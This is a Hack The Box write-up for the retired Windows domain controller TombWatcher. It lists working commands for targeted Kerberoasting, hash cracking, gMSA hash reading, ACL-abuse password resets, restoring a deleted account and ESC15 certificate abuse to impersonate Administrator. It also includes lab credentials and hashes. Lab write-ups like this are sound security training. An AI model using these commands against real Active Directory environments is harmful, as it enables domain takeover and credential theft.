Spoiler warning: This writeup documents my playthrough of the retired Hack The Box machine TombWatcher.
The VPN IPs shown below are the HTB-assigned VPN addresses used during the box (left intact here for reproducibility). Do not attempt this on non-authorised or active systems.
Overview
- Platform: Hack The Box (retired)
- Target OS: Windows Server 2019 — Active Directory Domain Controller (with AD CS)
- Focus: WriteSPN-driven targeted Kerberoasting → group AddSelf → gMSA password read → ACL chain through Sam and John → WinRM pivot → tombstone reanimation of a deleted CA operator → ESC15 (CVE-2024-49019) on the default
WebServertemplate → Domain Admin. - Difficulty: Medium
Recon
Initial scan:

nmap -sV -sC -oN scans/tombwatcher-initial 10.129.232.167

Result highlights (relevant lines)
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  ncacn_http
636/tcp   open  ldapssl
3268/tcp  open  ldap           Global Catalog
3269/tcp  open  ldapssl        Global Catalog
5985/tcp  open  http           Microsoft HTTPAPI (WinRM)
The full Kerberos + LDAP + Global-Catalog set confirms a Domain Controller, and the TLS certificate on 636/3269 disclosed the domain (tombwatcher.htb) and the DC hostname (DC01). Add the host to /etc/hosts so Kerberos and LDAPS work cleanly:
echo '10.129.232.167 dc01.tombwatcher.htb tombwatcher.htb' | sudo tee -a /etc/hosts
Initial credentials & enumeration as henry
The box gives a starting credential:
henry : H3nry_987TGV!
Kick off BloodHound collection directly against the DC:
bloodhound-python -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' \
  -ns 10.129.232.167 -c All --zip


Validate against SMB and dump users over LDAP for later targeting:
nxc smb DC01.tombwatcher.htb -u henry -p 'H3nry_987TGV!'
nxc smb DC01.tombwatcher.htb -u henry -p 'H3nry_987TGV!' --users
The user list surfaces the cast we’ll work through: henry, alfred, sam, john, plus the ansible_dev$ gMSA and Administrator.

BloodHound: henry → Alfred (WriteSPN)
Import the zip into BloodHound CE and mark henry as Owned. The outbound edge that matters is:
HENRY --[WriteSPN]--> ALFRED
WriteSPN lets henry write the servicePrincipalName attribute on the alfred user object. Alfred isn’t kerberoastable today, but if we plant an SPN on the account we can request a TGS for it, get back a hash encrypted with Alfred’s password-derived key, and crack it offline. That’s the targeted Kerberoasting primitive.

Targeted Kerberoast: Alfred
The cleanest tool for this from Linux is targetedKerberoast.py — it walks every principal you have WriteSPN on, sets a temporary SPN, requests the TGS, then reverts the SPN.
targetedKerberoast.py -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' \
  --dc-ip 10.129.232.167 --request-user alfred
The script prints a hashcat-format $krb5tgs$23$*alfred$... line and confirms the SPN was cleaned up.

Crack with hashcat against rockyou:
hashcat -m 13100 -a 0 alfred.tgs /usr/share/wordlists/rockyou.txt --force
Alfred’s password falls out: basketball.
INFRASTRUCTURE group: AddSelf abuse
Re-running BloodHound with alfred marked Owned shows the next edge:
ALFRED --[AddSelf]--> INFRASTRUCTURE (group)
AddSelf is the narrowest possible group-write right. Alfred can add only himself to the group, nothing else. That’s enough, because the group itself holds the privilege we want.
bloodyad --host dc01.tombwatcher.htb -d tombwatcher.htb \
  -u alfred -p 'basketball' add groupMember INFRASTRUCTURE alfred
[+] alfred added to INFRASTRUCTURE

ReadGMSAPassword: ansible_dev$
The reason we wanted into INFRASTRUCTURE is the next BloodHound edge:
INFRASTRUCTURE --[ReadGMSAPassword]--> ansible_dev$
ansible_dev$ is a Group Managed Service Account — its password is a 240-byte blob auto-rotated by AD and stored in the msDS-ManagedPassword attribute, readable only by principals listed in msDS-GroupMSAMembership. INFRASTRUCTURE is now in that list, so we are too.
nxc ldap dc01.tombwatcher.htb -u alfred -p 'basketball' --gmsa
The output gives the NT hash for ansible_dev$ along with the PrincipalsAllowedToReadPassword: Infrastructure confirmation:
Account: ansible_dev$ NTLM: cba56cd2df7d642f622e2a59956f6d47 PrincipalsAllowedToReadPassword: Infrastructure

Validate the hash against SMB to confirm we can authenticate as the gMSA:
nxc smb DC01.tombwatcher.htb -u 'ANSIBLE_DEV$' -H cba56cd2df7d642f622e2a59956f6d47

ansible_dev$ → Sam
Re-collecting BloodHound as ansible_dev$ surfaces a direct password-reset edge onto sam. bloodyad lets us drive the whole abuse with the gMSA hash — no plaintext, no separate ownership step:
bloodyad --host dc01.tombwatcher.htb -d tombwatcher.htb \
  -u 'ANSIBLE_DEV$' -p ':cba56cd2df7d642f622e2a59956f6d47' \
  set password "sam" 'Password123!'
[+] Password changed successfully!
Validate:
nxc smb DC01.tombwatcher.htb -u sam -p 'Password123!'

Sam → John (WriteOwner)
BloodHound’s next outbound edge from sam is WriteOwner onto john. WriteOwner doesn’t let you reset the password directly. It makes you the object owner, after which you can grant yourself the missing rights. bloodyad exposes the first half as set owner:
bloodyad -d tombwatcher.htb -u sam -p 'Password123!' \
  --host dc01.tombwatcher.htb set owner john sam
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john

With ownership, grant sam full control over john, then reset John’s password:
bloodyad -d tombwatcher.htb -u sam -p 'Password123!' \
  --host dc01.tombwatcher.htb add genericAll john sam

bloodyad -d tombwatcher.htb -u sam -p 'Password123!' \
  --host dc01.tombwatcher.htb set password john 'Password123!'
Validate:
nxc smb DC01.tombwatcher.htb -u john -p 'Password123!'
WinRM as john — user flag & beachhead
John is a member of Remote Management Users, so WinRM is open:
evil-winrm -i dc01.tombwatcher.htb -u 'john' -p 'Password123!'

The user flag is on John’s desktop:
*Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
3ef5c52247581299367dbb65c4d36214

We’ll keep this PowerShell session; it’s the cleanest way to reanimate the tombstoned cert_admin object next.
Reanimating the tombstoned cert_admin
John’s outbound rights look unremarkable until you check the OU edges. BloodHound shows:
JOHN --[GenericAll]--> OU=ADCS,DC=tombwatcher,DC=htb
GenericAll on a container/OU includes the Reanimate-Tombstone extended right on its children. That matters because if you list deleted objects in the directory you’ll find one suspicious entry:
Get-ADObject -IncludeDeletedObjects -Filter { Name -like 'cert_admin*' } `
  -Properties lastKnownParent,isDeleted,distinguishedName

lastKnownParent is OU=ADCS,DC=tombwatcher,DC=htb — exactly the scope where John’s GenericAll lets him reanimate the object. Restore it by its ObjectGUID, then confirm the user is back in OU=ADCS:
Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Get-ADUser cert_admin
DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled           : True
Name              : cert_admin
SamAccountName    : cert_admin
A reanimated object comes back without a usable password, but John’s GenericAll on the parent OU is inherited onto the restored child, so we can set one in the same shell:
Set-ADAccountPassword cert_admin -NewPassword `
  (ConvertTo-SecureString 'P@ssword123!' -AsPlainText -Force) -Force
Validate from Linux:
nxc smb DC01.tombwatcher.htb -u cert_admin -p 'P@ssword123!'

AD CS recon: WebServer template (ESC15)
cert_admin has enrolment rights inside the CA, which is the whole reason it exists. Enumerate templates with Certipy:
certipy-ad find -u cert_admin -p 'P@ssword123!' \
  -dc-ip 10.129.232.167 -vulnerable -enabled -stdout

The hit is the default WebServer template, flagged as ESC15:
[+] User Enrollable Principals : TOMBWATCHER.HTB\cert_admin
[!] Vulnerabilities
    ESC15                      : Enrollee supplies subject and schema version is 1.
[*] Remarks
    ESC15                      : Only applicable if the environment has not been patched.
                                 See CVE-2024-49019 or the wiki for more details.

Why this is exploitable. Schema v1 templates predate the mspki-certificate-application-policy attribute, so the CA does not enforce server-side filtering of Application Policy OIDs supplied at request time. A schema-v1 template like WebServer that any low-priv user can enrol on therefore lets the requester inject Client Authentication as an application policy, even though the template itself only lists Server Authentication. Combined with the SAN/UPN smuggling allowed in the same request, this is enough to get a client-auth certificate for any principal — including Administrator — and PKINIT to the KDC as them. SpecterOps/Microsoft track this as CVE-2024-49019 (“EKUwu”) and Certipy as ESC15.
ESC15 exploitation

Request the certificate, smuggling in Client Authentication as an application policy and administrator@tombwatcher.htb as the UPN:
certipy-ad req \
  -u 'cert_admin@tombwatcher.htb' -p 'P@ssword123!' \
  -dc-ip '10.129.232.167' -target 'DC01.tombwatcher.htb' \
  -ca 'tombwatcher-CA-1' -template 'WebServer' \
  -upn 'administrator@tombwatcher.htb' \
  -application-policies 'Client Authentication'
Certipy saves the resulting key + certificate as administrator.pfx:
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[!] Certificate has no object SID
[*] Saving certificate and private key to 'administrator.pfx'
